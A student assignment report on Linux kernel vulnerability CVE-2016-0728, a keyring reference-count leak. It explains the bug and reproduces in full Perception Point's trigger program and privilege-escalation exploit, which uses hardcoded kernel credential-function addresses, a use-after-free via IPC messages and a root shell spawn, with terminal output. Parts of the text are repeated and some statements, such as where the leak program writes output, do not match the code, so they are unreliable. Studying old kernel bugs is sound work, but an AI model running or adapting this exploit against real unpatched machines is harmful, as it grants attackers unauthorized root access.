SLIIT

Discover Your Future

IE2012 – Systems and Network Programming

Assignment 01 : 2020 Regular Intake

Linux Kernal Vulnerability CVE-2016-0728 and Exploitation

Waduge G.G.P.
IT19138428

Abstract

This report is a detailed review of Linux vulnerability coded, CVE-2016-0728. This allowed local users to escalate privileges or to cause a denial of service attacks. The issue occurred around year 2016 and considered a high priority by the Ubuntu community. However is was successfully patched later. The scope of the research are the vulnerability, how it can be proved, and the exploitation. This will mainly be focused on Perception Point Company's discovery of the vulnerability and their proposed proof-of-concept.

Introduction

There is a common misconception that Linux machines are more securer or very hacker-proof. But there are many examples can be made to discredit that statement. These attacks on linux PCs or android devices are proof of that. These attackers exploit various vulnerabilities ranging from kernel to IoT devices to conduct their malicious activities. This report is on 1 such kernel vulnerability which had serious implications back in 2016.

According to Perception Point research team(an Israeli Cyber Security Company) this kernel vulnerability had existed since 2012. But was later indentified much later in 2016. Due to the severity of the vulnerability, this had implications for approximately millions of PCs and servers ran on Linux operating system. And about 66% percent of all android devices at the time.

Through abusing this vulnerability, a malicious user could gain privileges in a local system. Also Denial of Service(DoS) attacks could be conducted on the system itself resulting in system crashes.

This vulnerability was assigned CVE-2016-0728 by CVE Numbering Authority(CNA) in RedHat Foundation.

From this point forward, technical details about the Kernel vulnerability, techniques used to prove whether the vulnerability exists will be discussed. Finally a privilege escalation attack from local user to root will be demonstrated.

The Vulnerability

The CVE-2016-0728 vulnerability was caused by a reference leak in the keyrings facility in the kernel.

According to its own manpage, the keyrings facility is primarily a way for drivers to retain or cache security data, authentication keys, encryption keys and other data in the kernel. In keyrings facility the system call keyctl() allows user-space programs to perform various key manipulation such as this one of creating a keyring for the current process.

```
keyctl(KEYCTL_JOIN_SESSION_KEYRING, name)
```

If a process already has a session keyring, this same system call will replace its keyring with a new one. If an object is shared between processes, the object’s internal refcount, stored in a field called *usage*, is incremented. The leak occurs when a process tries to replace its current session keyring with the very same one. As we see in the next code snippet, taken from kernel version 3.18, the execution jumps to *error2* label which skips the call to *key_put* and leaks the reference

If a process already holds a unique session keyring, this same system call will replace the keyring with a newer one. If an object is shared between some processes, the object’s internal refcount which is actually stored in a field called usage is incremented. The leak occurs when a process tries to replace its current session keyring with the very same one.

According to sources, this vulnerability was found in kernels 3.8.0, 3.8.1, 3.8.2, 3.8.3, 3.8.4, 3.8.5, 3.8.6, 3.8.7, 3.8.8, 3.8.9, 3.9, 3.10, 3.11, 3.12, 3.13, 3.4.0, 3.5.0, 3.6.0, 3.7.0, 3.8.0, 3.8.5, 3.8.6, 3.8.9, 3.9.0, 3.9.6, 3.10.0, 3.10.6, 3.11.0, 3.12.0, 3.13.0, 3.13.1, 3.18,3.19.

As we see in the next code snippet (which was taken from github) (kernel version = 3.18), the execution jumps to *error2* label which skips the call to *key_put* and leaks the reference that was increased by *find_keyring_by_name*

```
long join_session_keyring(const char *name)
{
 ...
    new = prepare_creds();
 ...
    keyring = find_keyring_by_name(name, false); //find_keyring_by_name increments  keyring->usage if a keyring was found
    if (PTR_ERR(keyring) == -ENOKEY) {
        /* not found - try and create a new one */
        keyring = keyring_alloc(
            name, old->uid, old->gid, old,
            KEY_POS_ALL | KEY_USR_VIEW | KEY_USR_READ | KEY_USR_LINK,
            KEY_ALLOC_IN_QUOTA, NULL);
        if (IS_ERR(keyring)) {
            ret = PTR_ERR(keyring);
            goto error2;
        }
    } else if (IS_ERR(keyring)) {
        ret = PTR_ERR(keyring);
        goto error2;
    } else if (keyring == new->session_keyring) {
        ret = 0;
        goto error2; //<-- The bug is here, skips key_put.
    }

    /* we've got a keyring - now install it */
    ret = install_session_keyring_to_cred(new, keyring);
    if (ret < 0)
        goto error2;

    commit_creds(new);
    mutex_unlock(&key_session_mutex);

    ret = keyring->serial;
    key_put(keyring);
okay:
    return ret;

error2:
    mutex_unlock(&key_session_mutex);
error:
    abort_creds(new);
    return ret;
```

```
}
```

According to sources, this vulnerability was found in kernels 3.8.0, 3.8.1, 3.8.2, 3.8.3, 3.8.4, 3.8.5, 3.8.6, 3.8.7, 3.8.8, 3.8.9, 3.9, 3.10, 3.11, 3.12, 3.13, 3.4.0, 3.5.0, 3.6.0, 3.7.0, 3.8.0, 3.8.5, 3.8.6, 3.8.9, 3.9.0, 3.9.6, 3.10.0, 3.10.6, 3.11.0, 3.12.0, 3.13.0, 3.13.1, 3.18,3.19.

Triggering the bug

For this exercise, an Ubuntu virtual machine with kernel 3.19 was used.


This was C programs that was used by Perception-Point team to trigger the bug.

Note – The libkeyutils library must be installed in the system to run keyctl()function

```
* $ gcc leak.c -o leak -lkeyutils -Wall */

/* $ ./leak */

/* $ cat /proc/keys */


#include <stddef.h>

#include <stdio.h>

#include <sys/types.h>

#include <keyutils.h>


int main(int argc, const char *argv[])

{

    int i = 0;

    key_serial_t serial;


    serial = keyctl(KEYCTL_JOIN_SESSION_KEYRING, "leaked-keyring");

    if (serial < 0) {

        perror("keyctl");

        return -1;

    }
    if (keyctl(KEYCTL_SETPERM, serial, KEY_POS_ALL | KEY_USR_ALL) < 0) {
        perror("keyctl");
        return -1;
    }

    for (i = 0; i < 100; i++) {
        serial = keyctl(KEYCTL_JOIN_SESSION_KEYRING, "leaked-keyring");
        if (serial < 0) {
            perror("keyctl");
            return -1;
        }
    }

    return 0;
}
```

This program prints the leaked keyring memory into the ‘keys’ files in ‘pocs’ directory in root.


Here is a screenshot of before running this program.



```
kiira@kiira-VirtualBox:/$ cat proc/keys
kiira@kiira-VirtualBox:/$
```

Dd

Here is the screenshot after the program execution



```
kiira@kiira-VirtualBox:/$ cat proc/keys
kiira@kiira-VirtualBox:/$ ./bug
kiira@kiira-VirtualBox:/$ cat proc/keys
150823e0 I--Q---   100 perm 3f3f0000  1000  1000 keyring   leaked-keyring: empty
kiira@kiira-VirtualBox:/$
```

This program prints the leaked keyring memory into the ‘keys’ files in ‘pocs’ directory in root.

Thus proving that there is a memory leak from this vulnerability by the way kernel handles object references in error case 2 in the previous code.

The Exploit.

All though the vulnerability itself can directly cause a memory leak, it has more severe consequences. After some examination of the code, it was evident that the *usage* field used to store the reference count for the object is of type atomic_t, which basically is an int variable – meaning 32-bit on both 32-bit and 64-bit architectures. It is true that every integer can be subjected to overflow theoretically, thus making the reference count overflow a way to our exploit. And it was evident that there was no checks performed to prevent any overflow in usage field from wrapping around 0. If a process causes the kernel to leak 0x100000000 references to the same object, it can later cause the kernel to think the object is no longer referenced and consequently free the object. If the same process holds another legitimate reference and uses it after the kernel freed the object, it will cause the kernel to reference deallocated, or a reallocated memory. This way, we can achieve a use-after-free, by using the exact same bug from before. A lot has been written on use-after-free vulnerability exploitation in the kernel, so the following steps wouldn’t surprise an experienced vulnerability researcher. The outline of the steps that to be executed by the exploit code is as follows:

1. Hold a (legitimate) reference to a key object
2. Overflow the same object’s *usage*
3. Get the keyring object freed
4. Allocate a different kernel object from user-space, with a user-controlled content, over the same memory previously used by the freed keyring object
5. Use the reference to the old key object and trigger code execution

Overflowing usage Refcoun

This step is actually an extension of the bug. The u*sage* field is of *int* type which means it has a max value of 2^32 both on 32-bit and 64-bit architectures. To overflow the *usage* field we have to loop the snippet above 2^32 times to get *usage* to zero.

Freeing keyring object

There are a couple of ways to get the keyring object freed while holding a reference to it. One possible way is using one process to overflow the keyring usage field to 0 and getting the object freed by the Garbage Collection algorithm inside the keyring subsystem which frees any keyring object the moment the *usage* counter is 0. One caveat though, if we look at the *join_session_keyring* function prepare_creds also increments the current session keyring and *abort_creds* or *commit_creds* decrements it respectively. The problem is that *abort_creds* doesn’t decrement the keyring’s *usage* field synchronically but it is called later using *rcu job*, which means we can overflow the *usage* counter without knowing it was overflowed. It is possible to solve this issue by using sleep(1) after each call to *join_session_keyring*, of course it is not feasible to sleep(2^32) seconds. A feasible work around will be to use a variation of the divide-and-conquer algorithm and to sleep after 2^31-1 calls, then after 2^30-1 etc… this way we never overflow unintentionally because the maximum value of refcount can be double the value it should be if no jobs where called.

Allocating and controlling kernel object

Having our process point to a freed keyring object, now we need to allocate a kernel object that will override the freed keyring object. That will be easy thanks to how SLAB memory works, allocating many objects of the *keyring* size just after the object is freed. We choose to use the Linux IPC subsystem to send messages of size *0xb8 – 0x30* when 0xb8 is the size of the keyring object and 0x30 is the size of a message header.

Exploit Code

This is the code that was used to exploit the weakness


```
/* $ gcc cve_2016_0728.c -o cve_2016_0728 -lkeyutils -Wall */
/* $ ./cve_2016_072 PP_KEY */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <keyutils.h>
#include <unistd.h>
#include <time.h>
#include <unistd.h>

#include <sys/ipc.h>
#include <sys/msg.h>

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(unsigned long
cred);
_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;

#define STRUCT_LEN (0xb8 - 0x30)
#define COMMIT_CREDS_ADDR (0xffffffff81094250)
#define PREPARE_KERNEL_CREDS_ADDR (0xffffffff81094550)
```

```
struct key_type {
   char * name;
   size_t datalen;
   void * vet_description;
   void * preparse;
   void * free_preparse;
   void * instantiate;
   void * update;
   void * match_preparse;
   void * match_free;
   void * revoke;
   void * destroy;
};

void userspace_revoke(void * key) {
   commit_creds(prepare_kernel_cred(0));
}

int main(int argc, const char *argv[]) {
        const char *keyring_name;
        size_t i = 0;
   unsigned long int l = 0x100000000/2;
        key_serial_t serial = -1;
        pid_t pid = -1;
   struct key_type * my_key_type = NULL;

struct { long mtype;
                char mtext[STRUCT_LEN];
        } msg = {0x4141414141414141, {0}};
        int msqid;

        if (argc != 2) {
                puts("usage: ./keys <key_name>");
                return 1;
        }

   printf("uid=%d, euid=%d\n", getuid(), geteuid());
   commit_creds = (_commit_creds) COMMIT_CREDS_ADDR;
   prepare_kernel_cred = (_prepare_kernel_cred) PREPARE_KERNEL_CREDS_ADDR;

   my_key_type = malloc(sizeof(*my_key_type));

   my_key_type->revoke = (void*)userspace_revoke;
   memset(msg.mtext, 'A', sizeof(msg.mtext));

   // key->uid
   *(int*)(&msg.mtext[56]) = 0x3e8; /* geteuid() */
   //key->perm
   *(int*)(&msg.mtext[64]) = 0x3f3f3f3f;

   //key->type
   *(unsigned long *)(&msg.mtext[80]) = (unsigned long)my_key_type;

   if ((msqid = msgget(IPC_PRIVATE, 0644 | IPC_CREAT)) == -1) {
      perror("msgget");
      exit(1);
   }

   keyring_name = argv[1];

        /* Set the new session keyring before we start */

        serial = keyctl(KEYCTL_JOIN_SESSION_KEYRING, keyring_name);
        if (serial < 0) {
                perror("keyctl");
                return -1;
   }
```

```
        if (keyctl(KEYCTL_SETPERM, serial, KEY_POS_ALL | KEY_USR_ALL |
KEY_GRP_ALL | KEY_OTH_ALL) < 0) {
                perror("keyctl");
                return -1;
        }



        puts("Increfing...");
   for (i = 1; i < 0xfffffffd; i++) {
      if (i == (0xffffffff - l)) {
         l = l/2;
         sleep(5);
      }
      if (keyctl(KEYCTL_JOIN_SESSION_KEYRING, keyring_name) < 0) {
         perror("keyctl");
         return -1;
      }
   }
   sleep(5);
   /* here we are going to leak the last references to overflow */
   for (i=0; i<5; ++i) {
      if (keyctl(KEYCTL_JOIN_SESSION_KEYRING, keyring_name) < 0) {
         perror("keyctl");
         return -1;
      }
   }

   puts("finished increfing");
   puts("forking...");
   /* allocate msg struct in the kernel rewriting the freed keyring object */
   for (i=0; i<64; i++) {
      pid = fork();
      if (pid == -1) {
         perror("fork");
```

```
            return -1;
        }

        if (pid == 0) {
            sleep(2);
            if ((msqid = msgget(IPC_PRIVATE, 0644 | IPC_CREAT)) == -1) {
                perror("msgget");
                exit(1);
            }
            for (i = 0; i < 64; i++) {
                if (msgsnd(msqid, &msg, sizeof(msg.mtext), 0) == -1) {
                    perror("msgsnd");
                    exit(1);
                }
            }
            sleep(-1);
            exit(1);
        }
    }

    puts("finished forking");
    sleep(5);

    /* call userspace_revoke from kernel */
    puts("caling revoke...");
    if (keyctl(KEYCTL_REVOKE, KEY_SPEC_SESSION_KEYRING) == -1) {
        perror("keyctl_revoke");
    }

    printf("uid=%d, euid=%d\n", getuid(), geteuid());
    execl("/bin/sh", "/bin/sh", NULL);

    return 0;
}
```


These is a screenshot of running the program as a default user.



```
kiira@kiira-VirtualBox:/$ uname -r
3.19.0-15-generic
kiira@kiira-VirtualBox:/$ whoami
kiira
kiira@kiira-VirtualBox:/$ ./exploit PP_KEY
uid=1000, euid=1000
Increfing...
```

This process took about 40 minutes in my virtual machine.

The Expected outcome




```
$gcc cve_2016_0728.c -o cve_2016_0728 -lkeyutils -Wall
$./cve_2016_0728 PP1
uid=1000, euid=1000
Increfing...
finished increfing
forking...
finished forking
caling revoke...
uid=0, euid=0
#
# whoami
root
#
```

My outcome

After not reaching the desired outcome I’ve gone and checked the vulnerability in another os. The vulnerability was there but the same issue rose with the code. The uid(user id) wont be replaced with 0. Which is the uid of root.

My outcome in Kernel version 3.13.0



```
harambe@ubun2:/$ sudo cp /home/harambe/Documents/Bug/exploit .
harambe@ubun2:/$ cat /proc/keys
cat: /proc/keys: No such file or directory
harambe@ubun2:/$ cat proc/keys
cat: proc/keys: No such file or directory
harambe@ubun2:/$ cat proc/keys
cat: proc/keys: No such file or directory
harambe@ubun2:/$ cat proc/keyusers
cat: proc/keyusers: No such file or directory
harambe@ubun2:/$ cat proc/key-users
    0:     8 7/7 2/200 22/20000
harambe@ubun2:/$ ./exploit -PP_KEY
uid=1000, euid=1000
Increfing...
finished increfing
forking...
finished forking
caling revoke...
uid=1000, euid=1000
$ whoaami
/bin/sh: 1: whoaami: not found
$ whoami
harambe
$
```

Challenges

1.) Lack of source material for the vulnerability CVE-2016-0728

2.) Some libraries were not installed on various ubuntu distributions

3.) Lack of old OS iso images from old distributions

4.) Couldn't gain root access from using the code(which was successful for most users) in various kernels(4.4.0, 3.19.0, 3.13.0)

5.) Program runs smoothly but no desired outcome

6.) Couldn't debug the programs because they was no visible error

Conclusion

This vulnerability was fixed in kernels from 4.4.1 forward.

So, by updating kernels and installing new OS with newer kernels this vulnerability was mitigated.

References

http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/

https://gist.github.com/PerceptionPointTeam/3864cf0c2a77f7ebd1dd#file-leak-c

https://gist.github.com/PerceptionPointTeam/18b1e86d1c0f8531ff8f

https://people.canonical.com/~ubuntu-security/cve/2016/CVE-2016-0728.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0728

https://www.securityfocus.com/bid/81054/info

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2016-0728

https://support.hpe.com/hpesc/public/docDisplay?docId=emr_na-c05130958

http://man7.org/linux/man-pages/man2/keyctl.2.html

https://access.redhat.com/articles/2131021

https://bugzilla.redhat.com/show_bug.cgi?id=1297475